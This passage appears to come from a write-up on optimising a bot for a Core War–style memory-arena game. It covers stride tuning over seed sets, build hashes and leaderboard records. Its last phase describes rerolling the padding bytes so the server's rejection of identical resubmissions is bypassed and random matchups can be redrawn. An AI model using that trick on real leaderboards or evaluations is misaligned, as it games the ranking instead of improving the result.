First pass	All 4,096 odd strides, 1–8,191	9001–9002	96	Keep the top 400; 7,069 ranked ninth.
Second pass	Top 400	9001–9010	480	Keep the top 24; 7,069 won 432, while 4,723 won 438 and 3,671 won 434.
Final pass	Top 24	7001–7024	1,152	7,069 won 1,056 , ahead of 4,723 at 1,050 and 3,671 at 1,020.

The last seed set is disjoint from the first two. This matters because the second-pass winner, stride 4,723, lost to 7,069 on fresh seeds; choosing only on the tuning seeds would have selected the wrong stride.

Stride 7,069 won that local final. The live table above records separate uploads against a changing field and fresh random placements. The 1,899 and 5,793 revisions also differ from `v113` in small setup instructions, so their live totals cannot isolate the stride effect. The 7,067 candidate uses the `v113` layout with only four stride-immediate bytes changed, one at each site. The controlled local screen and the live observations favoured 7,069; the close values 7,067 and 7,069 were no guide to their results.

Several attractive alternatives failed in measured matches. A guard kept the bot's processes alive but reduced store speed; a half-arena exclusion mask protected its sites but left too much opponent code untouched. Painting NOPs and executing them could claim much more of the execution-ownership map, yet it also required protection from the bot's own trap stores and lost the opening race. For match wins, the faster unguarded painter was better.

5. Build the image and evaluate the result

The tested image placed four sites at offsets 0, 2,048, 4,096 and 6,144, with padding to 8,192 bytes. Its **reference** byte sequence has SHA-256:

```
a7623126125dd32cce12ac31695b997da154b9448fe722de8d6acb6f15339238
```

This exact reference image was submission `01a0baa6-4863-7822-9fe6-1e5fdab3dfaf` (revision 70), measured at **147-0-10 against 157 opponents**. Its executable instructions end at file byte **6,183**; the rest is padding. Test candidate byte sequences with the supplied Linux x86-64 executor in three-round matches over many seeds and opponents before comparing them.

The last phase was about leaderboard variance. Accepted uploads triggered new matchups with random placements against a changing field. The server rejected byte-identical resubmissions, so change only the final four bytes at file offset **8,188**, beyond the four sites' intended instruction paths, which end by byte **6,184**. The reference prefix has SHA-256

```
e44922ef02c7e8f029c2a99f92e0c471841d9c73c03d7fca99ba93ca345ff127
```

; rerolls retain that prefix hash. This establishes identical intended control flow for the four bot processes, not a universal guarantee about every interaction with writable, executable battle memory.

The local executor provides a paired check of that limit. A reference image and a reroll with nonce `123456789` differ at exactly offsets `8,188-8,191`. Against a zero-filled opponent and two earlier competitive bots, each at seeds `7001`, `9001` and `123456789` in both player positions, all **18 paired matches** produced identical final results, including placement, winner, match record and ownership totals. These fixed-seed tests support equivalent behaviour for the tested opponents; they do not turn the later live standings into a deterministic local score.

For example, stamping the little-endian integer `123456789` into those four padding bytes gives full-image SHA-256 `5d85427b07c62a41a6049b76f02ead861e25081cd20e64cf0d68722ccba59b39`. Reusing that integer produces the **same** image. Use a distinct 32-bit nonce for each attempted upload and record its full decoded-image SHA-256 and submission ID. Allow each new upload's matches to settle before comparing standings.

An earlier live leaderboard record shows a separate padding revision at **150-0-9**, rank four against **159** opponents on 20 September. A later captured top-five leaderboard places `scarcely_prime_doberman` fifth at **150-0-13** against **163** opponents. The latter result survives as a transcription; its raw API response, exact upload hash and submission ID were not retained. The reference hash above identifies the reproducible four-process program, **not** that exact upload.

The broader lesson is visible in the match data: final coverage and process count did not predict wins as well as *the order of early writes*. The optimized bot accepted eventual self-destruction in exchange for writing traps quickly enough to decide the match first.